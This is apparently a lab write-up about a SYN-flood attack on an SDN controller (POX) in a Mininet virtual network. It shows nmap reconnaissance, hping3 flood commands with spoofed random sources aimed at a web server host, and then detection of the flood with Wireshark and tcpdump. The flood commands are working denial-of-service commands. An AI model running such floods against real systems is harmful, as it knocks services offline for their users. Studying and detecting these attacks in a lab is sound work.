
Working Attack Command (Run on h1, h2)

To make the attack more real we will make h7 operate as a web server (http server)



```
root@mo-VirtualBox:/home/mo/Desktop# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

So now if the attacker does some reconnaissance as the first phase using nmap we will see that h7 has an open port which is 8080



```
root@mo-VirtualBox:/home/mo/Desktop# nmap -sS -sV 10.0.0.0/8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-10 15:11 EET
Nmap scan report for 10.0.0.2
Host is up (0.037s latency).
All 1000 scanned ports on 10.0.0.2 are closed
MAC Address: 56:84:25:C0:53:8A (Unknown)

Nmap scan report for 10.0.0.3
Host is up (0.056s latency).
All 1000 scanned ports on 10.0.0.3 are closed
MAC Address: B6:B2:70:E8:23:DA (Unknown)

Nmap scan report for 10.0.0.4
Host is up (0.030s latency).
All 1000 scanned ports on 10.0.0.4 are closed
MAC Address: 32:D1:B1:16:F2:8F (Unknown)

Nmap scan report for 10.0.0.5
Host is up (0.088s latency).
All 1000 scanned ports on 10.0.0.5 are closed
MAC Address: 86:66:D5:79:19:D9 (Unknown)

Nmap scan report for 10.0.0.6
Host is up (0.083s latency).
All 1000 scanned ports on 10.0.0.6 are closed
MAC Address: F6:E5:ED:56:2C:C8 (Unknown)

Nmap scan report for 10.0.0.7
Host is up (0.13s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
MAC Address: 3E:2A:24:09:7E:67 (Unknown)

Nmap scan report for 10.0.0.8
Host is up (0.13s latency).
All 1000 scanned ports on 10.0.0.8 are closed
MAC Address: 86:37:4C:39:F0:24 (Unknown)
```

Now we the attacker knows the target ip address and the open port he know can create his payload to attack with as follows:


$hping3 -d 300 -S -w 64 -p 8080 --flood --rand-source -V 10.0.0.7

- This floods h7
- Triggers POX to install excessive flow entries
- Overwhelms POX, causing delays or failure

Now the attacker moves to the third phase which is the delivery phase.

3.Delivery

The attacker goal here is to Deliver the weapon to the target environment as follows:



```
mininet> xterm h1 h2
mininet> 
```

"Node: h2"

```
root@mo-VirtualBox:/home/mo/Desktop# hping3 -d 300 -S -w 64 -p 8080 --flood --rand-source 10.0.0.7
HPING 10.0.0.7 (h2-eth0 10.0.0.7): S set, 40 headers + 300 data bytes
hping in flood mode, no replies will be shown
```


"Node: h1"

```
root@mo-VirtualBox:/home/mo/Desktop# hping3 -d 300 -S -w 64 -p 8080 --flood --rand-source 10.0.0.7
HPING 10.0.0.7 (h1-eth0 10.0.0.7): S set, 40 headers + 300 data bytes
hping in flood mode, no replies will be shown
```

Here are several ways for detection when delivering the attack:

a. Using Wireshark

We will capture it on the loopback interface because we need to see all the traffic that will walk through the pox controller




Capturing from Loopback: lo

```
No.   Time           Source           src port  Destination  dst port  Protocol  Length  Full request URI  Host  Info
26080 2025-03-10 … 208.78.42.1…     19521     10.0.0.7     8080      OpenFlow  438                           Type: OF
26081 2025-03-10 … 213.224.27.…     19523     10.0.0.7     8080      OpenFlow  438                           Type: OF
26082 2025-03-10 … 138.87.59.1…     19524     10.0.0.7     8080      OpenFlow  438                           Type: OF
26083 2025-03-10 … 59.190.189.…     19527     10.0.0.7     8080      OpenFlow  438                           Type: OF
26084 2025-03-10 … localhost        35630     localhost    6633      OpenFlow  74                            Type: OF
26085 2025-03-10 … localhost        35630     localhost    6633      OpenFlow  74                            Type: OF
26086 2025-03-10 … localhost        35630     localhost    6633      OpenFlow  74                            Type: OF
26087 2025-03-10 … 59.164.107.…     19546     10.0.0.7     8080      OpenFlow  438                           Type: OF
26088 2025-03-10 … 26.237.149.…     19543     10.0.0.7     8080      OpenFlow  438                           Type: OF
26089 2025-03-10 … 229.206.167…     19545     10.0.0.7     8080      OpenFlow  438                           Type: OF
26090 2025-03-10 … 29.212.216.…     19547     10.0.0.7     8080      OpenFlow  438                           Type: OF
26091 2025-03-10 … 203.216.114…     19548     10.0.0.7     8080      OpenFlow  438                           Type: OF
26092 2025-03-10 … 238.155.159…     19549     10.0.0.7     8080      OpenFlow  438                           Type: OF
26093 2025-03-10 … 60.116.191.…     19552     10.0.0.7     8080      OpenFlow  438                           Type: OF
26094 2025-03-10 … 213.16.142.…     19553     10.0.0.7     8080      OpenFlow  438                           Type: OF
26095 2025-03-10 … 117.172.120…     19554     10.0.0.7     8080      OpenFlow  438                           Type: OF
26096 2025-03-10 … 83.123.237.…     19510     10.0.0.7     8080      OpenFlow  532                           Type: OF
26097 2025-03-10 … 99.47.212.1…     19556     10.0.0.7     8080      OpenFlow  532                           Type: OF
26098 2025-03-10 … localhost        6633      localhost    35650     TCP       66                            6633 → 35
26099 2025-03-10 … 121.161.77.…     19528     10.0.0.7     8080      OpenFlow  532                           Type: OF
26100 2025-03-10 … localhost        35630     localhost    6633      OpenFlow  74                            Type: OF
26101 2025-03-10 … 237.121.41.…     19511     10.0.0.7     8080      OpenFlow  532                           Type: OF
26102 2025-03-10 … localhost        35630     localhost    6633      OpenFlow  74                            Type: OF
26103 2025-03-10 … localhost        35650     localhost    6633      OpenFlow  74                            Type: OF
26104 2025-03-10 … 60.206.177.…     19534     10.0.0.7     8080      OpenFlow  2396                          Type: OF
26105 2025-03-10 … localhost        35650     localhost    6633      OpenFlow  74                            Type: OF
26106 2025-03-10 … localhost        35650     localhost    6633      OpenFlow  74                            Type: OF
26107 2025-03-10 … localhost        35650     localhost    6633      OpenFlow  74                            Type: OF
26108 2025-03-10 … localhost        35650     localhost    6633      OpenFlow  74                            Type: OF
```

```
› Frame 1: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits) on interface lo, id 0
› Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
› Internet Protocol Version 4, Src: localhost (127.0.0.1), Dst: localhost (127.0.0.1)
› Transmission Control Protocol, Src Port: 6633, Dst Port: 35664, Seq: 1, Ack: 1, Len: 65
› Data (65 bytes)
```

If we select any random openflow packet as the following we will see in the transport layer where the syn packet exists that the packet comes from random port and random ip to the controller port which is 6633.


Activities
Wireshark
*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time            Source             src port  Destination  dst port  Protocol  Length  Full request URI  Host  Info
8900 2025-03-10 … localhost          35636     localhost    6633      TCP       66                              35636
8901 2025-03-10 … 138.119.218…       26403     10.0.0.7     8080      OpenFlow  1930                            [TCP
8902 2025-03-10 … localhost          35636     localhost    6633      TCP       66                              35636
8903 2025-03-10 … 42.239.205.…       15819     10.0.0.7     8080      OpenFlow  438                             Type:
8904 2025-03-10 … 204.135.227…       15821     10.0.0.7     8080      OpenFlow  438                             Type:
8905 2025-03-10 … 77.50.237.7        15822     10.0.0.7     8080      OpenFlow  438                             Type:
```

```
› Frame 8904: 438 bytes on wire (3504 bits), 438 bytes captured (3504 bits) on interface lo, id 0
› Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
› Internet Protocol Version 4, Src: localhost (127.0.0.1), Dst: localhost (127.0.0.1)
˅ Transmission Control Protocol, Src Port: 35650, Dst Port: 6633, Seq: 371446, Ack: 455543, Len: 372
    Source Port: 35650
    Destination Port: 6633
    [Stream index: 0]
    [Conversation completeness: Incomplete (12)]
    [TCP Segment Len: 372]
    Sequence Number: 371446    (relative sequence number)
    Sequence Number (raw): 3165948476
    [Next Sequence Number: 371818    (relative sequence number)]
    Acknowledgment Number: 455543    (relative ack number)
    Acknowledgment number (raw): 2622270337
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x018 (PSH, ACK)
    Window: 122
    [Calculated window size: 122]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xff9c [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  › Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  › [Timestamps]
  › [SEQ/ACK analysis]
    TCP payload (372 bytes)
    [PDU Size: 372]
› OpenFlow 1.0
```

b. Using tcpDump


we will capture on the same interface using this command:
$tcpdump -i lo -nn

Explanation:

- sudo → Runs tcpdump with root privileges (required for packet capture).
- tcpdump → The packet capture tool.
- -i lo → Specifies the loopback interface (lo).
- -nn → Disables hostname and port name resolution (shows raw IPs and ports for better speed and clarity).

It shows the same result.

Note : we see that the src and dst ip is loopback that's because we capture on the loopback interface, if we capture on the targeted web server we will see the real ip address .know that we capable of to see it in Wireshark but in tcpdump we can't.




```
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d28
17:00:19.146129 IP 127.0.0.1.35664 > 127.0.0.1.6633: Flags [.], ack 643406, win 145, options [nop,nop,TS val 968989762 ecr 968989761], length 0
17:00:19.148600 IP 127.0.0.1.6633 > 127.0.0.1.35664: Flags [P.], seq 643406:643872, ack 495834, win 4, options [nop,nop,TS val 968989764 ecr 968989762], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d29
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d2a
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d2b
17:00:19.150706 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 524882:525254, ack 642669, win 138, options [nop,nop,TS val 968989766 ecr 968989759], length 372: OpenFlow
        version 1.0, type PACKET_IN, length 372, xid 0x00000000
17:00:19.150707 IP 127.0.0.1.6633 > 127.0.0.1.35650: Flags [P.], seq 642669:643135, ack 524882, win 3026, options [nop,nop,TS val 968989766 ecr 968989759], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d2f
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d30
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d31
17:00:19.150733 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 525254:525626, ack 643135, win 138, options [nop,nop,TS val 968989766 ecr 968989766], length 372: OpenFlow
        version 1.0, type PACKET_IN, length 372, xid 0x00000000
17:00:19.150768 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 525626:525634, ack 643135, win 138, options [nop,nop,TS val 968989767 ecr 968989766], length 8: OpenFlow
        version 1.0, type BARRIER_REPLY, length 8, xid 0x00261d30
17:00:19.150922 IP 127.0.0.1.35664 > 127.0.0.1.6633: Flags [.], ack 643872, win 145, options [nop,nop,TS val 968989767 ecr 968989764], length 0
17:00:19.150932 IP 127.0.0.1.6633 > 127.0.0.1.35664: Flags [P.], seq 643872:644338, ack 495834, win 4, options [nop,nop,TS val 968989767 ecr 968989767], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d2c
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d2d
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d2e
17:00:19.150967 IP 127.0.0.1.35664 > 127.0.0.1.6633: Flags [.], ack 644338, win 145, options [nop,nop,TS val 968989767 ecr 968989767], length 0
17:00:19.152824 IP 127.0.0.1.35630 > 127.0.0.1.6633: Flags [P.], seq 524146:524154, ack 643276, win 123, options [nop,nop,TS val 968989769 ecr 968989757], length 8: OpenFlow
        version 1.0, type BARRIER_REPLY, length 8, xid 0x00261d1e
17:00:19.152834 IP 127.0.0.1.6633 > 127.0.0.1.35630: Flags [.], ack 524154, win 3478, options [nop,nop,TS val 968989769 ecr 968989757,nop,nop,sack 1 {524146:524154}], length 0
17:00:19.154556 IP 127.0.0.1.6633 > 127.0.0.1.35650: Flags [P.], seq 643135:643601, ack 525634, win 3025, options [nop,nop,TS val 968989770 ecr 968989766], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d32
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d33
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d34
17:00:19.158109 IP 127.0.0.1.35630 > 127.0.0.1.6633: Flags [P.], seq 524154:524526, ack 643276, win 123, options [nop,nop,TS val 968989774 ecr 968989769], length 372: OpenFlow
        version 1.0, type PACKET_IN, length 372, xid 0x00000000
17:00:19.158117 IP 127.0.0.1.6633 > 127.0.0.1.35630: Flags [.], ack 524526, win 3478, options [nop,nop,TS val 968989774 ecr 968989774], length 0
17:00:19.158161 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 525634:526006, ack 643601, win 138, options [nop,nop,TS val 968989774 ecr 968989770], length 372: OpenFlow
        version 1.0, type PACKET_IN, length 372, xid 0x00000000
17:00:19.158167 IP 127.0.0.1.6633 > 127.0.0.1.35650: Flags [P.], seq 643601:644067, ack 526006, win 3025, options [nop,nop,TS val 968989774 ecr 968989774], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d35
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d36
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d37
17:00:19.158172 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 526006:526378, ack 644067, win 138, options [nop,nop,TS val 968989774 ecr 968989774], length 372: OpenFlow
        version 1.0, type PACKET_IN, length 372, xid 0x00000000
17:00:19.158199 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 526378:526386, ack 644067, win 138, options [nop,nop,TS val 968989774 ecr 968989774], length 8: OpenFlow
        version 1.0, type BARRIER_REPLY, length 8, xid 0x00261d33
17:00:19.158243 IP 127.0.0.1.35650 > 127.0.0.1.6633: Flags [P.], seq 526386:526394, ack 644067, win 138, options [nop,nop,TS val 968989774 ecr 968989774], length 8: OpenFlow
        version 1.0, type BARRIER_REPLY, length 8, xid 0x00261d36
17:00:19.161112 IP 127.0.0.1.6633 > 127.0.0.1.35650: Flags [P.], seq 644067:644533, ack 526394, win 3025, options [nop,nop,TS val 968989777 ecr 968989774], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d38
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d39
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d3a
17:00:19.162739 IP 127.0.0.1.6633 > 127.0.0.1.35636: Flags [P.], seq 652129:652595, ack 655855, win 0, options [nop,nop,TS val 968989778 ecr 968989749], length 466: OpenFlow
        version 1.0, type FLOW_MOD, length 80, xid 0x00261d41
        version 1.0, type BARRIER_REQUEST, length 8, xid 0x00261d42
        version 1.0, type PACKET_OUT, length 378, xid 0x00261d43
